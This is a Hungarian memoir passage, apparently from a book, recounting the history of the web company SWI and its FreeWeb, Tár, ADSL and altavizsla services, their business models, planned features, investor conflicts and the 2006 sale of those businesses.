Sajnos egy dolgot figyelmen kívül hagytunk. Mégpedig azt, hogy a felhasználók élni is fognak ezzel a lehetőséggel. A Tár üzleti modellje még nem volt annyira kiforrott, mint a FreeWeb-é, így bevételei a digitális képkidolgozásból származó jutaléokra és a véletlenszerűen betévedő hirdetőkre korlátozódott. A felhasználók pedig csak töltötték, töltötték és töltötték fel a képeiket a szerverre, amit emiatt folyamatosan bővíteni kellett. Sajnos 1db olyan disk tömb, ami a Tár és a többi szerver alatt is volt, üresen 6-800e Ft körül van. Erre az összegre jön még rá az egyenként 70-80e Ft árú 146GByte-os scsi disk, amiből 14db fér bele. Sajnos ez az összeg sokkal de sokkal több, mint amit a fentebb említett szolgáltatások bevételei megtermeltek. Hibás volt mind az üzleti, mind pedig a szolgáltatási modell. Utóbbi leginkább ott, hogy lehetőséget biztosított a felhasználói tartalom passzív tárolására. Értem ezalatt a leginkább akciós képelőhívások idején feltöltött gigantikus mennyiségű fotót, mely az előhívást követően is a szerveren maradt, de annak nagy részét soha senki meg nem nézte, az adott oldalnak egyetlen látogatója se volt utána, stb. Így gyakorlatilag elpazarolták az erőforrásokat és mások elől foglalták a tárhelyet. A méreteket tekintve ez közel 12 millió képet és 5.4 terabyte adattartalmat jelentett. Érdekességgéppen a 2004 decemberi állapot, ami nem sokkal a szolgáltatás újraélesztése után készült, még csupán valamivel több, mint 2 millió képet tartalmazott, amit 1999 és 2004 közötti több, mint 4 év alatt ért el. Ehhez képest mi 1 év alatt szereztünk a meglévő 2 millió képhez még 10 milliót.

Az új Tár kidolgozása papíron már elkezdődött, amikor ez a történet véget ért, megvalósítva viszont valószínűleg sosem lesz. A tárhelyek méretét drasztikusan csökkenteni szeretnénk volna (1Gbyte-ról kb. 100Mbyte-ra) úgy, hogy elfogadható összeg befizetése mellett ez bővíthető legyen. Így valószínűleg sokkal kevesebb „ottfelejtett” kép foglalta volna a tárhely kapacitást. Ezenfelül azok részére, akik csupán előhívni szeretnék volna képeiket és nem kívánnak galériát létrehozni, fejlesztettünk volna egy külön erre a célra alkalmas, könnyen kezelhető felületet, mely az előhívott képeket elkészítés után azonnal letörli és nem őrzi azokat az idők végezetéig. Komoly átalakításra szorul a képfeltöltő, galériába rendező felület is, mely teljes újragondolás után sokkal érthetőbb, logikusabb formát kapott volna az új webes technológiák felhasználásával (drag & drop, ajax, stb.). Elgondolásunkban szerepelt továbbá egy olyan beilleszthető kód biztosítása a felhasználók részére, amivel más weboldalakba, fórumokba, stb. be tudnak illeszteni 1-1 képet vagy egy egész galériát. Természetesen úgy, hogy ne csak az adatletöltés terheit élvezzük, hanem valamilyen formában reklámfelülettel rendelkezünk ezen a beillesztett oldal részleten. Szintén egy fontos, de a jelenlegi tár-nál teljes mértékben kihasználatlan forrás az internetes kereső által hozott, azaz jelenleg nem hozott látogatómennyiség is, amihez csupán annyi kellene, hogy az egyes képekhez kulcsszavakat tudjanak fűzni a tulajdonosok vagy a látogatók, amit természetesen a keresők megtalálnak illetve a látogatók is kereshetnek köztük. Ezen újítások, fejlesztések bevezetésével a Tár egy sokkal használhatóbb és hasznosabb, nem utolsó sorban rentábilis szolgáltatássá lenne alakítható úgy, hogy az elért internetezők száma is jelentős mértékben növekedne.

ADSL szolgáltatás

Egyik nagy tévedésem az ADSL szolgáltatás bevezetése volt. Mint a többségi tulajdonos viszonteladója elkezdtünk saját márkaneves (TrueNet) ADSL szolgáltatást hirdetni. Mivel a kapott viszonteladói árak miatt árversenybe nem tudtunk menni a konkurens szolgáltatókkal, így olyan szolgáltatásokat kellett kitalálnunk, amik magasabb ár mellett is versenyképesé teszi azt. Ezt a piaci rést a fix IP címet kiváltó, szolgáltatói oldalon üzemelő dinamikus DNS szolgáltatásban találtuk meg. Ennek lényege, hogy az ügyfél az ADSL elérés mellé ajándékba kap egy domain név regisztrációt, mely felcsatlakozás után pár perc múlva az internet végpontra, azaz a saját otthoni számítógépére mutat. Ez a szolgáltatás tetszett is az embereknek. Hamar az „anyacégünk” legnagyobb viszonteladó partnerévé váltunk, ami persze nem jelentett semmi kedvezményt, csupán jelentős mennyiségű ügyfelet. Ez eddig akár egy sikertörténet is lehetne, de mégsem. Mivel az egyes csomagokon megközelítőleg 1000 Ft hasznunk volt, ha 10 ügyfélből akár csak 1 is nem fizetett, elbuktuk a teljes nyereségünket. Mivel a Telekom szolgáltató az internet szolgáltatókkal olyan szerződést köt, hogy 1 év hűségnyilatkozat kötelező, így az első évben a szolgáltatást ha akarjuk sem tudjuk felmondani, azaz nekünk mindenképp ki kellett fizetni annak díját, akár fizet az ügyfél, akár nem. Másik probléma a nem fizető ügyfelekkel, hogy a szolgáltatás díja olyan alacsony (8-10e Ft) hogy az szinte behajthatatlan. A behajtó cégek 1-2 telefonhívásnál, levél írásnál többet nem foglalkoznak ilyen összeggel. Ennek öröme az ADSL üzletág keményen termelte a veszteséget. Volt olyan ügyfelünk, aki egy nyári 3 hónapig ingyenes akció keretében rendelt 3 Mbit-es üzleti ADSL szolgáltatást (akkor ez volt a legdrágább), majd a 3 hónap letelte után egy fillért nem volt hajlandó fizetni. Kapott több felszólítást tőlünk is, majd később egy megbízott ügyvédtől, de semmi. Egyszer csak jött egy levél egy igen ismert, médiában gyakran hallható sztárügyvédi irodától, hogy azonnal szüntessünk meg minden kommunikációt az idős kisnyugdíjas ügyfelével, mivel mi megtévesztettük őt, Ő nem is a mi ügyfelünk hanem egy másik nagy magyar szolgáltatóé és én személy szerint halálosan megfenyegettem őt. Azért kíváncsi lettem volna, milyen az az idős, kisnyugdíjas ember, aki 3 Mbites üzleti csomagot rendel és a kisnyugdíjából telik arra az ügyvédi irodára, aki a levelet írta. Mondanom sem kell, hogy a pénzből semmit se láttunk.

Affiliate rendszerek kiépítése


Mind a FreeWeb, mind a Tár bevételei leginkább a kapcsolt szolgáltatások értékesítéséből adódott. A reklám felületeken többnyire ezen szolgáltatások hirdetései illetve barter reklámok futottak. Néha – néha esett csupán be fizetős hirdető. Mivel a saját szolgáltatások hirdetése hatásosnak bizonyult, mi biztosak voltunk benne, hogy a felület igenis értékes és alkalmas a reklámozásra, csupán az ügynökségeket volt nehéz erről meggyőzni. Volt viszont több olyan cég, akik saját termékük értékesítéséhez kerestek affiliate partnereket. A konstrukció egyszerű, azon ügyfelek után, akik a mi reklámunk hatására költötték el pénzüket az adott cégnél, jutalékot fizet részükre az értékesítő cég. Ez az összeg a teljes vételárnak csupán pár százaléka, de mégis több a semminél. Ha pedig sok van belőle akkor sok kicsi sokra megy. Az együttműködések másik válfaja amikor a látogatók után kapunk meghatározott összeget. Így alakult ki az autógumi, utazás, biztosítás, képügynök, operátor logo, csengőhang oldalunk, mely mindegyike esetén egy partnercég végezte a szolgáltatást, mi csupán a látogatókat tereltük abba az irányba különféle webes illetve e-mail reklámokkal.

Ez az üzleti modell 1-2 termék kivételével igen hatékornak bizonyult, úgyhogy a jövőbeni tervek között ezen partneri kör bővítése is szerepelt. A dolog érdekessége, hogy az internetezőket sokan „kockának” tartják és elképzelhetőnek sem tartják, hogy a számítógépen kívül más is érdekli őket. Ennek ellenére egyszer egy nyereményjátékunk kapcsán igen érdekes meglepetés ért minket. A felkínált nyeremények között volt notebook, hangfal, webtárhely és volt bűvárszivattyú, fűnyíró és hasonló. A játék igen komoly reklámot kapott a részünkről, melyben a megnyerhető termékeket is megjelentítettük és természetesen azon cégeket is, akiknek az adott termék köszönhető. A kampány végére az a döbbenetes statisztika állt elő, hogy a bűvárszivattyú meg a fűnyíró sokkal de sokkal többeket érdekelt, mint egy igen komoly laptop. Ez számomra igen tanulságos volt.

Altavizsla újraélesztése

Az altavizsla név az Origo portál keresőjeként lett ismert, ám leleményes emberek létrehoztak egy altavizsla Bt-t és ennek segítségével leregisztrálták az Origo elől az altavizsla.hu domain nevet.

Az oldalon évekig csak egy összechapott html lap volt egy keresővel meg pár reklámmal.



Valami ilyesmi volt az altavizsla mielőtt átvettük

Szóval a nevet megszerezték, de nem kezdtek vele igazán semmit. A név történetesen a többségi tulajdonos befektetőnké volt, így egy cserebere deal kapcsán a név az SWI birtokába került. Természetesen csak azért nem akartuk megszerezni, hogy ezt követően mi ne csináljunk vele semmit. Az idők folyamán egyre konkrétabb elképzelés körvonalazódott a domain hasznosításával kapcsolatban.

A cég hiába működött egyre hatékonyabban, hiába volt egyre magasabb a nyeresége és a bevétele, a szolgáltatások nem voltak egységesek. Volt egy külön FreeWeb, egy külön Tár, egy külön adsl, egy külön dialup, egy külön kereskedelmi webhosting. Az emberek többsége ezek között semmi kapcsolatot nem látott, fogalmuk sem volt arról, hogy mindez egy céghez kapcsolódik. Eljött az ideje, hogy ezt megváltoztassuk és a felhasználók, látogatók fejében is tudatosodjon ez az egység. Ennek az egységesítésnek a további oka, hogy a FreeWeb név a hirdetőik fejében még mindig az erotikus illetve illegális tartalom asszociációjaként volt jelen, noha az ilyen tartalom az egésznek csupán 1-2%-át tették ki. Kellott tehát egy új márkanév, amit ismernek, elfogadnak és annak használatával hatékonyabban lehet a hirdetési felületeket is értékesíteni.

A megvalósítást két lépésben terveztük megvalósítani. Az első egy önálló portál oldal létrehozása az altavizsla név alatt, mely önmagában is vonzó a látogatók számára illetve egy egységes fejléc elem hozzáadása a FreeWebhez és a Tár-hoz is, melynek segítségével átjárhatóvá tettük a látogatók számára oldalainkat, egyben tudatosítottuk velük, hogy azok az oldalak egy kézben vannak. Ezen felül a fejléc „tabbar”-ba illesztettünk egy kereső mezőt is, mely természetesen az altavizsla keresőjét használta.

freeweb.hu

tar.hu

altavizsla.hu

swi.hu

keresés altavizslával:

FREEWEB

PIXmania.com



SZOLGÁLTATÁSOK

Ingyen tárhely (regisztráció)

Domain regisztráció

Reklám nélkül

MySQL

SMWeb

FreeWeb Blog

Ingyen Internet

FreeWeb toolbar

Digitális képkidolgozás

MP3, csengőhang, logó

Utazási ajánlatok

Biztosítási ajánlatok

Online autógumi ajánlatok

Online játékok

TOPLISTA

Toplista

Üsszesített toplista

SEGÍTSÉNYKÉRÉS

Gyakran ismételt kérdések

MySQL beállítások

Technikai beállítások

Kiegészítők

Regisztráció keresőkbe

Kapcsolat

5GByte tárhely a FreeWeben!

2005.12.02

Azon felhasználóink tárhelyét, akik levelezésre az altavizsla.hu szolgáltatásunkat használják, 500Megabyte-ról **5Gigabyte-ra növeltük!** Természetesen a tárhely méret növelése bárki számára elérhető, aki az adatlapján a "kapcsolattartó e-mail cím" helyén altavizsla.hu-s e-mail címet ad meg és azt aktívan használja is. A "kapcsolattartó e-mail cím" módosításához a FreeWeb.hu főoldalán a jobb felső sarokban található belépés dobozon keresztül kell belépni és az "Adatmódosítás" menüpontban lehet megadni az új, altavizsla.hu-s e-mail címet. Ha még nem rendelkezel ilyennel és szeretnél te is 5Gbyte tárhelyet FreeWebes oldaladnak, a <http://www.altavizsla.hu> oldalon tudsz regisztrálni e-mail szolgáltatásunkra.

A tárhely növelése a fenti feltételek teljesülése esetén automatikusan létrejön, nem szükséges az igényt felénk e-mailben jelezni.

Rendelj egyedi naptárat

2005.11.30

Ha nem szereted a Hipermarketek karácsonyi örületét és szeretnél valódi egyedi ajándékokkal (fényképes fali-, disznaptár, egérpad, Teddy maci, mágikus bögre, kispárnahuzat, póló) kedveskedni barátaidnak, családtagjaidnak! **Az egyszerű és gyors megrendeléshez kattints ide!**

Regisztráció keresőkbe

2004.09.30

A FreeWeb.hu server keresőkre optimalizálása befejeződött. Bővebben a **Regisztráció keresőkbe** menüpontban.

BELEPÉS

Név:

Jelszó:

OK

Elfelejtettem...

KERESÉS

Név:

Keresés

HIRDETÉS

ingyen .hu

swi

HIRDETÉS

PIXmania.com



PIXmania.com webáruház

© SWI Kommunikációs Kft.

Minden jog fenntartva! | Impresszum | Médiaajánlat

A freeweb.hu utolsó arculata már tabbar-ral kiegészítve

Mi is az altavizsla.hu?

Alapjában egy e-mail szolgáltatás, mely a webes ingyen mail szolgáltatók konkurenciájának lett szánva. Mivel a konkurens piac nagyon erős, olyan valamit kellett kitalálnunk, amitől leesik a felhasználók álla, valami nagyon ütőset. Mivel magunkban sem voltunk igazán biztosak és nem szerettünk volna egy hosszan elnyúló fejlesztés után egy nagy bukást megélni, kerestünk olyan kész e-mail alkalmazást, ami megfelel az igényeinknek. A www.atmail.nl holland oldalon találtunk is egy nagyon szimpatikus webmail rendszert, melynek legfőbb erőssége a webes megjelenés volt. Megpróbálta leutánozni a kliens alapú levelezők megjelenítő felületét, melynek köszönhetően a látogatók különös tanulási folyamat nélkül is azonnal használni tudják. Sajnos a program megvásárlása után derült ki, hogy akik készítették, nem álltak a helyzet magaslatán, így a fél rendszert át kellett írni ahhoz, hogy normálisan működjön. Ez kisebb fajta lázadást eredményezett a programozók között és azóta is a mit hogyan ne csináljunk mintapéldája. A kód rendberakása után kiegészítettük még pár olyan aprósággal, amiről úgy gondoltuk, tetszeni fog a felhasználóknak. Olyanok, mint a nagy méretű csatolás küldése, választható domain név. Ezenfelül átalakítottuk annyira, hogy a saját levelező szolgáltatásunk mellett akár egy konkurens cég ügyfeleit is ki tudja szolgálni. Ez utóbbi módosítás a jövőbeni stratégiánk egyik alapja lett. Sokkal könnyebb ugyanis meggyőzni egy működő szolgáltatót, hogy kap egy szép csicsás rendszert, nem kell neki foglalkozni a szerverekkel, nem kell neki fejlesztenie, nem kell rendszergazdát tartani és semmi olyan költsége sincs, ami egy saját rendszer üzemeltetésénél felmerül, cserébe az ügyfeleit, felhasználóit adja át nekünk, a mi rendszerünk majd kezeli és az általuk küldött levelekbe fele-fele arányban teszünk bele reklámmüzeneteket. Ezzel gyakorlatilag a reklám felületeinek feléért megkapta mindazt, amiért eddig súlyos 10 illetve 100 ezreket fizetett havonta, mi pedig sokkal dinamikusabban bővülünk, mint ha azt saját erőből, a szolgáltatás reklámozásával tennénk. Az elképzelés működőképességét mi sem támasztja jobban alá, mint a legnagyobb ilyen ügyfél, a Mailbox.hu, aki maga is technológia szolgáltató és több más cégnek ilyen módon biztosítja a levelező rendszert. Érdekes volt, amikor a mailbox.hu átvált az altavizsla rendszerére.

Nos, ha már ide jár levelezni a felhasználó, nem baj, ha valami mást is talál az oldalon, ami miatt esetleg akkor is ellátogat, ha épp nem akarja a leveleit olvasni. Hosszabb-rövidebb e-mail váltások segítségével sikerült megállapodni pár céggel, hogy ingyen biztosítson tartalmat számunkra. Így lett TV műsor, friss hírek, bulvár top10, mozi és színház műsor kereső, így lett saját keresője az oldalnak és a híroldalak RSS-e segítségével így kerülnek 3 fő témacsoportba folyamatosan friss hírek a lapra.



És ilyen lett az altavizsla átalakítás után

Ez jelentette az altavizsla network létrehozásának első lépcsőjét. Aránylag rövid idő alatt aránylag kevés emberi erőforrás bevonásával egy elég látványos változást sikerült véghezvinni az oldal tartalmát illetően. A folytatást az oldallal elért eredményektől tettük függővé, de ez a nézettség nem túl biztató alakulásától függetlenül a szolgáltatás eladása miatt nem került terítékre. Terveink között a Tár, FreeWeb és egyéb más szolgáltatásaink lehető legteljesebb integrációja szerepelt, melynek célja az lett volna, hogy ha egy internetezőnek eszébe jut weblapot készíteni vagy fényképeket előhívni de akár az esti moziműsort megnézni, gondolkodás nélkül az altavizsla név ugorjon be neki. Azt szerettük volna elérni, hogy az internetezés során leggyakrabban végzett folyamatokat egy oldalra integráljuk és egy olyan gyűjtőhelyet hozzunk létre, mely az akkori piacvezető portálokkal is képes felvenni a versenyt.

Új elképzelések a FreeWeb továbbfejlesztésében

Az ingyenes tárhely szolgáltatói piac eléggé leült és semerre nem akart mozdulni. Ez látszódott az új szolgáltatások megjelenésének hiányában, de a látogatószám stagnálásában is. Ahhoz, hogy erről a pontról ki tudjunk mozdulni, valami olyan nagy ötletre volt szükség, mint korábban az ingyen tárhelyhez regisztrálható domain név. További lehetőség a nézettség növelésre a célközönség kibővítése. Az aktuális szabályok, működési menet, információs oldalak és úgy az egész rendszer felépítése a rutinos internet felhasználókra lett kihegyezve, akik tudják mi az az FTP, esetleg php-hoz is értenek annyira, hogy segítség nélkül fel tudnak telepíteni egy ingyenesen letölthető alkalmazást. A kezdők igen nagy táborra illetve azok, akik valamely szabályzatunkba ütköznek bele jóhiszeműen, például zenekarok, amatőr filmesek, stb. azok a felhasználói körből teljes mértékben ki lettek rekesztve. Ezt egyébként az oldal látogatóiról készült kutatások is alátámasztották. Érdekességgéppen a könyv függelék részében megtalálható egy 2000-ben és egy 2006-ban készült felmérés is. Igen érdekes összevetni a két kutatást, noha nem ugyanaz a cég végezte a felmérést, mégis megtalálhatók benne azon adatok, melyek erre lehetőséget biztosítanak. Jól látható a 2006-os kutatásban, hogy a FreeWeb táborra megmaradt az, ami kezdetek kezdete óta is célközönség volt, mégpedig a gyakorlott internetezők. A világhálóhoz nemrég csatlakozott réteg alig 1%-a használja csupán a szolgáltatást.

A szolgáltatást még nem használók közül a szabályokba ütközők okoztak nagyobb fejfájást, mivel olyan megoldást kellett kidolgozni, mely a szabályok eredeti célját megtartva biztosít lehetőséget azoknak, akik legálisan szeretnének oldalt készíteni, de az általuk elhelyezni kívánt állományt eddig nem tudták feltölteni túl nagy mérete miatt. Ha egyszerűen megemeljük a feltöltési limitet akkor egyértelmű, hogy a szerver pillanatok alatt tele lesz illegális zenékkel és filmekkel. A határvonal a legális és illegális használat között az oldal adatforgalmában jelentkezik leginkább, így itt fogható meg legkönnyebben. Az ötletben egy választási lehetőség szerepelt, hogy a felhasználó korlátlan adatforgalmat szeretne korlátozott állománymérettel, vagy korlátlan állományméretet korlátozott adatforgalommal. Természetesen ez is kijátszható több regisztrációval, de az már nehézséget okoz és megfelelő tárhely aktivációs eljárásokkal minimalizálható. Ennek megvalósításához a felhasználók adatforgalom figyelése, számlálása el is készült. Gyakorlatilag valós időben tudtuk, mely felhasználó mennyi adatot forgalmazott saját illetve idegen refererrel (ez utóbbi akkor keletkezik, ha a tárhelyre feltöltött tartalom egy másik weboldalon van belinkelve és ott jelenik meg) szöveges illetve egyéb adattartalom bontásban. Ennek segítségével a tárhelyeket nem rendeltetésszerűen használókat igen könnyen ki tudtuk szűrni, de egyelőre manuálisan. A technikai lehetőség ennek a fajta szabálmódosításnak már több éve rendelkezésre áll. Kezdetekben minden egyes állomány lekérést naplózott a szerver, ám amikor ez a naplóállomány elérte azt a méretet, amikor egy napi adag is nagyobb, mint a szerveren akkor használt ext2 filerendszer által megengedett legnagyobb (2GByte) akkor ezt kikapcsoltuk. Hosszú ideig semmi információnk nem volt a látogatókról, míg nem egy, a legfőbb konkurenciával történő beszélgetés során felmerült annak a lehetősége, hogy egy külön naplózó szerver beiktatásával nemcsak rögzíteni lehet ezen adatokat, de lehetőséget biztosít a folyamatos elemzésre is. Ők akkor már használták is ezt az eljárást az illegális tárhely felhasználások kiszűrése érdekében, valamint nekik is felmerült mint ötlet a forgalmi limités tárhely szolgáltatás kérdése. Ahogy mi is, a technológiát ők is kifejlesztették, de éles használatba ők sem rakták be, később pedig ők is eladták a szolgáltatást, így valószínű, hogy már nem is fogják.

A másik ilyen el nem ért célcsoport a kezdő internetező. Nekik előre telepített portál rendszerekkel szerettük volna kedveskedni, mivel a FreeWeb egyedi biztonsági beállításai miatt az ingyenesen letölthető portál rendszerek módosítás nélkül nem voltak feltelepíthetők a szerverre. A fejlesztők 3-4 ismert portált vettek kezelésbe és alakították át úgy, hogy az FreeWebes környezetben is működésképes legyen. Ha megvalósult volna, ezeket egy kattintással megrendelhetné volna a felhasználó és automatikusan felkerült volna a tárhelyére a rendszer. Neki már csak a kiválasztott portál webes adminisztrációs rendszerében kellett volna összekattintgatnia a weblapját. Nagy előnye az ilyen ingyenes rendszereknek, hogy nagyon sokan használják őket, így rengeteg fórumon és weblapon talál segítséget a kezdő felhasználó, ha mégis elakadna. Nekünk elegendő lett volna ezen oldalakra mutató linkeket elhelyezni a segítség oldalon, így a felhasználókkal történő kommunikáció sem a mi feladatunk lett volna.

Tekintettel arra, hogy az ilyen ingyenes rendszereket nem igazán optimalizálják terhelés szempontból, így várható lett volna, hogy a nézetesebb oldalak beleütköznek az adatbázis szerver védelmi limitjébe (50 000 lekérdezés / óra). Ez egyből kínálja az új bevételi lehetőséget, az adatbázis lekérdezés szám növelést, de a fentiekben leírt méret / forgalom limit közötti választást egy előfizetéses megoldással is ki lehet váltani, amikor se méret, se forgalom limit nincs. Ez utóbbi esetben nem fenyeget az illegális felhasználás, mivel a felhasználóval írásos szerződés jön létre, azok adatai ismertek.

Szintén nagyon fontos fejlesztés lett volna a cég életében, ami szintén nem készült el, az egy egységes ügyviteli rendszer. A kis cégek ugyanis csupán addig tudnak hatékonyan dolgozni, amíg a havi szintű adminisztrációs feladataik egy kritikus érték fölé nem emelkedik. Mi ezt a kritikus értéket nemcsak elértük hanem egy kicsit túl is léptük. Csodálom a kolleganőim kitartását és hatékony munkavégzését, hogy ilyen terhelés mellett is kiváló munkát tudtak végezni és a havi több ezer számlát egyedileg ki tudták állítani, postázni és behajtani. Ugyanis az eladás pillanatáig nem készült el az a rendszer, ami egy nagy piros gomb lenyomására az összes szolgáltatás összes számláját kinyomtatta volna a nyomtatóra, helyette különféle excel táblák és egymástól független belső adminisztrációs rendszerekből összeszedve a szükséges adatokat egyenként csinálták meg az összes számlát miközben jöttek az ügyfelek, regisztráltak a domain neveket, telefonáltak, stb. Mindezt összesen 2 ember csinálta. Azt, hogy meddig ment volna még ez így tovább, nem tudom, de sejtem, hogy már nem sokáig. Ez a probléma most egy darabig jegelve lett, mivel az eladást követően a havi számlamennyiségünk jelentős mértékben csökkent, de várhatóan hamarosan ismét beleütközünk ebbe a korlátba. Amiért ez igazán problémás az az, hogy a szolgáltató cégek nem igazán gondolkodnak a különféle számlázó, nyilvántartó programokat készítő cégek. A legtöbb alkalmazás, amit megvizsgáltunk termékek értékesítésére volt kifejlesztve. Megérkezik a termék, raktározzák, van bekerülési ára, van eladási ára akár viszonteladói árai is vannak. Nem tud azonban lekezelni egyik sem egy ADSL akciót, ahol hol van egyszeri díj, hol nincs, a havi díj lehet, hogy az első 3 hónapban 0 Ft aztán valamennyi, de ez csak az újonnan megrendelt szolgáltatásokra érvényes, a meglévő ügyfelekre nem, stb. Számítalan olyan élethelyzet van a szolgáltatói ügymenetben, amit ezek az általunk megvizsgált szoftverek nem tudnak lekezelni. Így az egyetlen lehetőségünk egy egyedi rendszer fejlesztése vagy fejlesztetése. Ez viszont jelentős költségekkel jár, de egyszer elkerülhetetlen lesz, ha nem akarunk belebukni. Természetesen ennek a rendszernek kell onnantól kezelnie az egyes termékek / szolgáltatások életútját is, azaz ha az ügyfél megrendel egy szolgáltatást az interneten keresztül akkor azt emberi beavatkozás nélkül kell, hogy megkapja. Automatikusan kell létrehozni mondjuk egy webes tárhelyet, be kell regisztrálni egy domain nevet, stb. Emberi beavatkozás legfeljebb a szükséges dokumentumok ellenőrzésénél lehetséges. Ha ez megvalósul, az egyes szolgáltatások önköltségi része drasztikusan csökkenni fog, ezáltal a végfelhasználói árakat is csökkenteni lehet, melynek hatására az ügyfelek száma növekedni fog.

A konfliktusok kezdete

A konfliktusok akkor kezdtek előjönni, amikor az SWI forgalma egyre nagyobb lett és látványos eredményeket értünk el minden tekintetben, a készpénz állományunk viszont sosem növekedett jelentős mértékben. Ennek oka az volt, hogy igyekeztem minden egyes megszerzett forintot visszaforgatni a cégbe, új szervereket vásárolni, meglévőket bővíteni, stb. Ezek mellett a „befektetőm” pedig azt látta, hogy egy teli szekrény különféle innivaló várja minden nap a dolgozókat, év végén wellness szállóba ment pihenni az egész csapat, és mindenki vidáman és jókedvűen jár be dolgozni. Folyamatosan arra gyanakodtak, hogy valamilyen módon meglopom a céget és ezzel ugyebár őket is. Ez leginkább azért bántott, mert a cég kezdete óta megtehettem volna, főképp az smsweb-es időszak alatt, én mégis inkább visszaforgattam a cégbe és egyre nagyobbra és nagyobbra hizlaltam azt. Ez a főbia viszont kezdett egyre jobban eluralkodni rajtuk. Először csak negyedéves beszámolókat kértek, majd kineveztek egy embert, hogy Ő lesz a kapcsolattartó a leányvállalatokkal (szám szerint valójában az 1 db SWI-vel), Majd amikor az illető nem produkálta az általuk várt eredményt, felvettek egy úriembert, akinek szintúgy az előbbi volt a feladata amellet, hogy az „anyacégnél” vezető beosztást látott el, melynek hatására a beosztottjainak jelentős része beadta a felmondását. Az évek során Ő volt az egyetlen olyan ember, akivel személyesen tárgyaltam és a beszélgetésünk úgy végződött, hogy kizavartam a szobámból. Szép lassan, bár már egy kicsit későn, mivel sok olyan dolgozó ment el hatására, akiért szerintem kár volt, belátta a cég, hogy az emberük nem volt megfelelő választás és megváltak tőle. Utódja egy hölgy volt, akit tudtom és beleegyezésem nélkül alkalmaztak az SWI-nél mint kereskedelmi és marketing igazgató. Azzal viszont sem itt, sem majd később nem számoltak, hogy az itt dolgozó maréknyi kis csapat egyfajta családot alkot, ahova nem lehet csak úgy meghívó nélkül bejutni. A hölgy teljes ittléte alatt globális közutálatnak örvendett és ezt valószínűleg észre is vette. Hosszas huzavona után emberi és szakmai okokra hivatkozva sikerült egy olyan személyre lecserélnem az illetőt, akit én jelöltem ki az „anyacég” egyik emberének személyében. Szerencsémre a választásom beigazolódott, az ember elég hamar asszimilálódott és csakhamar nem a befektető hanem a mi érdekeinket kezdte védeni igen hatékonyan. Ennek következtében szép lassan Ő is elvesztette a volt munkáltatója bizalmát, de nekem viszont egy jó munkatárssal több lett. Az Ő segítségével alakítottuk ki az SWI teljes későbbi stratégiáját, az új szolgáltatásokat, Ő segítette hozzá a céget jelentős mennyiségű reklám bevételhez, szóval nem bántam meg, többek között Ő is része a jelenlegi csapatnak.

2005 vége felé elég egyértelműen látszódott, hogy az SWI mennyivel hatékonyabban végez egyes folyamatokat és ezzel arányaiban jóval nagyobb profitot termel. Ez feltehetően szemet szúrt nekik és megpróbálták megszerezni az egészet sajátjuknak. Természetesen a legelső lépésük az volt, hogy megpróbálták eltávolítani engem és megszerezni az alkalmazottakat. Itt ismét abba a hibába estek, hogy egy összeszokott, jó hangulatú csapatot nem könnyű megbontani olyan cég ajánlatával, ahonnan nap mint nap mennek el az emberek.

A fejlesztések elkészültek, de már senki se fogja látni.

2005 év végén amikor a 2006-os üzleti tervet írtuk, ezek a szolgáltatások már szerepeltek a tervben, mivel a tervezett fejlesztések pár hét alatt véglegesíthetők lettek volna és a felhasználók részére közzétehetők. Sajnos a többségi tulajdonos jövőre vonatkozó elképzelései nem teljesen fedték a mi elképzeléseinket, így az ellentétek egyre kezdtek kiéleződni és valami kiutat mindenképp találni kellett. Az elképzelésükben az SWI szinte megszűnne létezni, csupán egy Online média értékesítő céggé válna, akik kizárólag és csakis a reklám bevételekre összpontosít, minden egyebet az „anyacég” csinálna, az SWI legfeljebb viszont eladná ezen termékeket. Valószínűleg már elfelejtették a 2000 – 2001 körül történeteket és nem gondolták végig, hogy akkor pont azok a cégek tűntek el a süllyesztőben, akik ezt csinálták. Épp azokból tanulva építettem fel úgy a céget, hogy lehetőleg több lábon álljon.

Mivel nekik kizárólag az Online média üzletág kellett, így hosszas tárgyalások kezdődtek ezen szolgáltatások kivásárlásáról, melyek 2006 márciusában zárultak le azzal, hogy átkerül a teljes Tár, FreeWeb, Altavizsla illetve ADSL és szerver hoszting üzletág. Nálunk maradt a teljes kereskedelmi webtárhely, az összes viszonteladós domain (a szerver hosztingosok is ebbe a körbe tartoztak) és 1-2 weblap. Hogy a különválás után az újrakezdés ne legyen olyan nehéz, az átadott Online felületekből is kértem részesedést 2007 év végéig és a saját szerverek elhelyezésére is egy igen kedvező alkut sikerült kötni. Az így megmaradt szolgáltatásokból, általunk értékesített reklámokból és a megkötött üzemeltetési szerződésekből sikerült annyi bevételre szert tenni, ami lehetővé tette, hogy egy kisebb irodában, 2 fő kivételével a teljes csapat továbbra is együtt maradhasson és együtt kezdhessen neki egy új cég felépítésének.

A technológia

